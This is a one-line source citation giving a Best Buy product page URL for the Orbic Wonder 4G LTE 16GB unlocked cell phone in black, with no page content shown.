Source: https://www.bestbuy.com/site/orbic-wonder-4g-lte-with-16gb-memory-cell-phone-unlocked-black/6070202.p?skuId=6070202